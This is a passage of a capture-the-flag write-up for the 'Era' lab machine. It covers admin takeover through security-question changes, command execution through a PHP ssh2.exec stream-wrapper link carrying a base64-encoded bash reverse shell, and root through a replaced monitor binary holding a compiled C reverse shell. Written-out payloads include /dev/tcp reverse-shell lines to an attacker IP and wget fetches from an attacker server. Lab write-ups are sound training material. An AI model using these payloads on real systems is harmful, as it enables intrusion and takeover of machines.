
Looking at this page, it’s possible that we are able to change the security questions of other users as well, including the admin user! We can test this out.

After clicking “Update Security Questions,” it does seem that the operation was successful! Let’s try logging in with these new answers!


We have Admin access to the website!
PHP SSH2 Wrapper
Even if we have admin access, it still doesn’t seem we have more privileges or “actions” we can do on the web page right off the bat. When searching in the other files from the site backup zip file, I found that the download.php has some interesting information.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
<?php

require_once('functions.global.php');
require_once('layout.php');

function deliverMiddle_download($title, $subtitle, $content) {
    return '
    <main style="
        display: flex;
        flex-direction: column;
        align-items: center;
        justify-content: center;
        height: 80vh;
        text-align: center;
        padding: 2rem;
    ">
        <h1>' . htmlspecialchars($title) . '</h1>
        <p>' . htmlspecialchars($subtitle) . '</p>
        <div>' . $content . '</div>
    </main>
    ';
}


if (!isset($_GET['id'])) {
	header('location: index.php'); // user loaded without requesting file by id
	die();
}

if (!is_numeric($_GET['id'])) {
	header('location: index.php'); // user requested non-numeric (invalid) file id
	die();
}

$reqFile = $_GET['id'];

$fetched = contactDB("SELECT * FROM files WHERE fileid='$reqFile';", 1);

$realFile = (count($fetched) != 0); // Set realFile to true if we found the file id, false if we didn't find it

if (!$realFile) {
	echo deliverTop("Era - Download");

	echo deliverMiddle("File Not Found", "The file you requested doesn't exist on this server", "");

	echo deliverBottom();
} else {
	$fileName = str_replace("files/", "", $fetched[0]);


	// Allow immediate file download
	if ($_GET['dl'] === "true") {

		header('Content-Type: application/octet-stream');
		header("Content-Transfer-Encoding: Binary");
		header("Content-disposition: attachment; filename=\"" .$fileName. "\"");
		readfile($fetched[0]);
	// BETA (Currently only available to the admin) - Showcase file instead of downloading it
	} elseif ($_GET['show'] === "true" && $_SESSION['erauser'] === 1) {
    		$format = isset($_GET['format']) ? $_GET['format'] : '';
    		$file = $fetched[0];

		if (strpos($format, '://') !== false) {
        		$wrapper = $format;
        		header('Content-Type: application/octet-stream');
    		} else {
        		$wrapper = '';
        		header('Content-Type: text/html');
    		}

    		try {
        		$file_content = fopen($wrapper ? $wrapper . $file : $file, 'r');
			$full_path = $wrapper ? $wrapper . $file : $file;
			// Debug Output
			echo "Opening: " . $full_path . "\n";
        		echo $file_content;
    		} catch (Exception $e) {
        		echo "Error reading file: " . $e->getMessage();
    		}


	// Allow simple download
	} else {
		echo deliverTop("Era - Download");
		echo deliverMiddle_download("Your Download Is Ready!", $fileName, '<a href="download.php?id='.$_GET['id'].'&dl=true"><i class="fa fa-download fa-5x"></i></a>');

	}

}


?>
On this line:
1
} elseif ($_GET['show'] === "true" && $_SESSION['erauser'] === 1) {
we can see that if we are the admin user and the show parameter is true, we could possible have Local File Inclusion (LFI) or other vulnerabilities through PHP wrappers. However, we can’t utilize this right now, but could definitely be for Initial Access.
Back at FTP
At this point, I wasn’t finding any more useful information, so I tried to login into FTP. It’s possible that one of the username and password combinations that we figured out might work.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
┌──(kali㉿kali)-[~/Desktop/HTB/Era]
└─$ ftp eric@era.htb
Connected to file.era.htb.
220 (vsFTPd 3.0.5)
530 Permission denied.
ftp: Login failed
ftp>
ftp> exit
221 Goodbye.


┌──(kali㉿kali)-[~/Desktop/HTB/Era]
└─$ ftp yuri@era.htb
Connected to file.era.htb.
220 (vsFTPd 3.0.5)
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
We got access through yuri!
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
ftp> ls
229 Entering Extended Passive Mode (|||37076|)
150 Here comes the directory listing.
drwxr-xr-x    2 0        0            4096 Jul 22 08:42 apache2_conf
drwxr-xr-x    3 0        0            4096 Jul 22 08:42 php8.1_conf
226 Directory send OK.
ftp> cd php8.1_conf
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||53645|)
150 Here comes the directory listing.
drwxr-xr-x    2 0        0            4096 Jul 22 08:42 build
-rw-r--r--    1 0        0           35080 Dec 08  2024 calendar.so
-rw-r--r--    1 0        0           14600 Dec 08  2024 ctype.so
-rw-r--r--    1 0        0          190728 Dec 08  2024 dom.so
-rw-r--r--    1 0        0           96520 Dec 08  2024 exif.so
-rw-r--r--    1 0        0          174344 Dec 08  2024 ffi.so
-rw-r--r--    1 0        0         7153984 Dec 08  2024 fileinfo.so
-rw-r--r--    1 0        0           67848 Dec 08  2024 ftp.so
-rw-r--r--    1 0        0           18696 Dec 08  2024 gettext.so
-rw-r--r--    1 0        0           51464 Dec 08  2024 iconv.so
-rw-r--r--    1 0        0         1006632 Dec 08  2024 opcache.so
-rw-r--r--    1 0        0          121096 Dec 08  2024 pdo.so
-rw-r--r--    1 0        0           39176 Dec 08  2024 pdo_sqlite.so
-rw-r--r--    1 0        0          284936 Dec 08  2024 phar.so
-rw-r--r--    1 0        0           43272 Dec 08  2024 posix.so
-rw-r--r--    1 0        0           39176 Dec 08  2024 readline.so
-rw-r--r--    1 0        0           18696 Dec 08  2024 shmop.so
-rw-r--r--    1 0        0           59656 Dec 08  2024 simplexml.so
-rw-r--r--    1 0        0          104712 Dec 08  2024 sockets.so
-rw-r--r--    1 0        0           67848 Dec 08  2024 sqlite3.so
-rw-r--r--    1 0        0          313912 Dec 08  2024 ssh2.so
-rw-r--r--    1 0        0           22792 Dec 08  2024 sysvmsg.so
-rw-r--r--    1 0        0           14600 Dec 08  2024 sysvsem.so
-rw-r--r--    1 0        0           22792 Dec 08  2024 sysvshm.so
-rw-r--r--    1 0        0           35080 Dec 08  2024 tokenizer.so
-rw-r--r--    1 0        0           59656 Dec 08  2024 xml.so
-rw-r--r--    1 0        0           43272 Dec 08  2024 xmlreader.so
-rw-r--r--    1 0        0           51464 Dec 08  2024 xmlwriter.so
-rw-r--r--    1 0        0           39176 Dec 08  2024 xsl.so
-rw-r--r--    1 0        0           84232 Dec 08  2024 zip.so
226 Directory send OK.
Looking at all the files, we can see a ssh2.so. It seems like this is one of the wrappers we can use for the “vulnerability” we found earlier, and this will help us get Remote Code Execution (RCE). To learn more about it, read here: https://www.php.net/manual/en/wrappers.ssh2.php
To get a reverse shell, we’ll have to use this wrapper:
1
ssh2.exec://user:pass@example.com:22/usr/local/bin/somecmd
We can change /usr/local/bin/somecmd to a bash reverse shell.
1
(bash >& /dev/tcp/Your_Attacker_IP/Your_Listener_Port 0>&1) &
We would change the above to base64 and use this bash command.
1
bash -c 'printf KGJhc2ggPiYgL2Rldi90Y3AvWW91cl9BdHRhY2tlcl9JUC9Zb3VyX0xpc3RlbmVyX1BvcnQgMD4mMSkgJg==|base64 -d|bash'
Now, we also have to URL Encode the command
1
bash%20-c%20'printf%20KGJhc2ggPiYgL2Rldi90Y3AvWW91cl9BdHRhY2tlcl9JUC9Zb3VyX0xpc3RlbmVyX1BvcnQgMD4mMSkgJg==%7Cbase64%20-d%7Cbash'
With that finished, we would have this final link (of course, we need to change the eric_pass part to eric’s actual password):
http://file.era.htb/download.php?id=54&show=true&format=ssh2.exec://eric:eric_pass@127.0.0.1/bash%20%2Dc%20%27printf%20KGJhc2ggPiYgL2Rldi90Y3AvWW91cl9BdHRhY2tlcl9JUC9Zb3VyX0xpc3RlbmVyX1BvcnQgMD4mMSkgJg%3D%3D%7Cbase64%20%2Dd%7Cbash%27;
Note: This link WILL NOT be the same as your link. Remember that you require your own attacker ip, port, and eric’s password.
With this final link and payload, we can setup a listener using Penelope or Netcat (NC).
1
2
3
4
5
6
7
8
9
10
11
12
13
14
┌──(kali㉿kali)-[~/Desktop/HTB/Era/Site]
└─$ penelope -p 1337
[+] Listening for reverse shells on 0.0.0.0:1337 → REDACTEDS
➤  🏠 Main Menu (m) 💀 Payloads (p) 🔄 Clear (Ctrl-L) 🚫 Quit (q/Ctrl-C)
[+] Got reverse shell from era~10.10.11.79-Linux-x86_64 😍️ Assigned SessionID <1>
[+] Attempting to upgrade shell to PTY...
[+] Shell upgraded successfully using /usr/bin/python3! 💪
[+] Interacting with session [1], Shell Type: PTY, Menu key: F12
[+] Logging to /home/kali/.penelope/sessions/era~10.10.11.79-Linux-x86_64/2025_11_22-19_08_34-760.log 📜
─────────────────────────────────────────────────────────────────────────────────────
eric@era:~$ ls
user.txt
eric@era:~$ cat user.txt
REDACTED
We do get a reverse shell! We also get the User Flag!
Root Flag
We can run Linpeas and Pspy64 on the machine.
1
2
3
4
5
6
7
8
9
10
11
eric@era:/tmp$ wget http://REDACTED:8000/linpeas.sh
--2025-11-22 09:45:13--  http://REDACTED:8000/linpeas.sh
Connecting to REDACTED:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 840085 (820K) [application/x-sh]
Saving to: ‘linpeas.sh’

linpeas.sh            100%[======================>] 820.40K  1.59MB/s    in 0.5s

2025-11-22 09:45:14 (1.59 MB/s) - ‘linpeas.sh’ saved [840085/840085]
eric@era:/tmp$ chmod +x linpeas.sh
After running Linpeas, I didn’t find anything useful that it found.
1
2
3
4
5
6
7
8
9
10
11
eric@era:/tmp$ wget http://REDACTED:8000/pspy64
--2025-11-22 09:45:20--  http://REDACTED:8000/pspy64
Connecting to REDACTED:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3104768 (3.0M) [application/octet-stream]
Saving to: ‘pspy64’

pspy64                100%[======================>]   2.96M  1.54MB/s    in 1.9s

2025-11-22 09:45:22 (1.54 MB/s) - ‘pspy64’ saved [3104768/3104768]
eric@era:/tmp$ chmod +x pspy64
When runninig Pspy64, I found some strange processes running.
1
2
3
4
5
6
7
8
2025/11/22 09:53:01 CMD: UID=0     PID=38795  | /bin/bash /root/initiate_monitoring.sh
2025/11/22 09:53:01 CMD: UID=0     PID=38794  | /bin/sh -c bash -c '/root/initiate_monitoring.sh' >> /opt/AV/periodic-checks/status.log 2>&1
2025/11/22 09:53:01 CMD: UID=0     PID=38796  | objcopy --dump-section .text_sig=text_sig_section.bin /opt/AV/periodic-checks/monitor
2025/11/22 09:53:01 CMD: UID=0     PID=38797  | /bin/bash /root/initiate_monitoring.sh
2025/11/22 09:53:01 CMD: UID=0     PID=38798  | /bin/bash /root/initiate_monitoring.sh
2025/11/22 09:53:01 CMD: UID=0     PID=38801  | grep -oP (?<=UTF8STRING        :)Era Inc.
2025/11/22 09:53:01 CMD: UID=0     PID=38799  | /bin/bash /root/initiate_monitoring.sh
2025/11/22 09:53:01 CMD: UID=0     PID=38802  | /bin/bash /root/initiate_monitoring.sh
It seems like root (UID=0) is running objcopy with an executable file /opt/AV/periodic-checks/monitor.
bash -c echo > /opt/AV/periodic-checks/status.log: This clears the/opt/AV/periodic-checks/status.loglog file.objcopy --dump-section .text_sig=... /opt/AV/periodic-checks/monitor: This extracts the .text_sig section from the/opt/AV/periodic-checks/monitorfile./bin/bash /root/initiate_monitoring.sh: The/root/initiate_monitoring.shfile is being executed multiple times in a short period of time.
We could modify the /opt/AV/periodic-checks/monitor file for privilege escalation and copy the text_sig section. We can do this by creating a revshell executable file, add revshell to the .text_sig section, and copy the file to monitor.
Attacker Machine:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
┌──(kali㉿kali)-[~/Desktop/HTB/Era]
└─$ nano revshell.c

┌──(kali㉿kali)-[~/Desktop/HTB/Era]
└─$ cat revshell.c
#include <stdlib.h>

int main() {
    system("/bin/bash -c 'bash -i >& /dev/tcp/Your_Attacker_IP/Your_Attacker_Port 0>&1'");
    return 0;
}

┌──(kali㉿kali)-[~/Desktop/HTB/Era]
└─$ gcc revshell.c -o revshell

┌──(kali㉿kali)-[~/Desktop/HTB/Era]
└─$ sudo python3 -m http.server
[sudo] password for kali:
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
Target Machine:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
eric@era:/opt/AV/periodic-checks$ wget http://REDACTED:8000/revshell.c
--2025-11-22 10:21:46--  http://REDACTED:8000/revshell.c
Connecting to REDACTED:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 122 [text/x-csrc]
Saving to: ‘revshell.c’

revshell.c            100%[======================>]     122  --.-KB/s    in 0s

2025-11-22 10:21:46 (14.8 MB/s) - ‘revshell.c’ saved [122/122]

eric@era:/opt/AV/periodic-checks$ gcc revshell.c -o revshell
eric@era:/opt/AV/periodic-checks$ objcopy --dump-section .text_sig=text_sig /opt/AV/periodic-checks/monitor
eric@era:/opt/AV/periodic-checks$ objcopy --add-section .text_sig=text_sig revshell
eric@era:/opt/AV/periodic-checks$ cp revshell monitor
eric@era:/opt/AV/periodic-checks$ ls
monitor  revshell  revshell.c  status.log  text_sig
eric@era:/opt/AV/periodic-checks$
If we wait a bit, we see that we do get a reverse shell!
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
[+] Got reverse shell from era~10.10.11.79-Linux-x86_64 😍️ Assigned SessionID <2>
[-] Session [1] died...

(Penelope)> sessions 2
[+] Attempting to upgrade shell to PTY...
[+] Shell upgraded successfully using /usr/bin/python3! 💪
[+] Interacting with session [2], Shell Type: PTY, Menu key: F12
[+] Logging to /home/kali/.penelope/sessions/era~10.10.11.79-Linux-x86_64/2025_11_22-19_54_40-059.log 📜
─────────────────────────────────────────────────────────────────────────────────────
root@era:~# whoami
root
root@era:~# ls
answers.sh        initiate_monitoring.sh  root.txt
clean_monitor.sh  monitor                 text_sig_section.bin
root@era:~# cat root.txt
REDACTED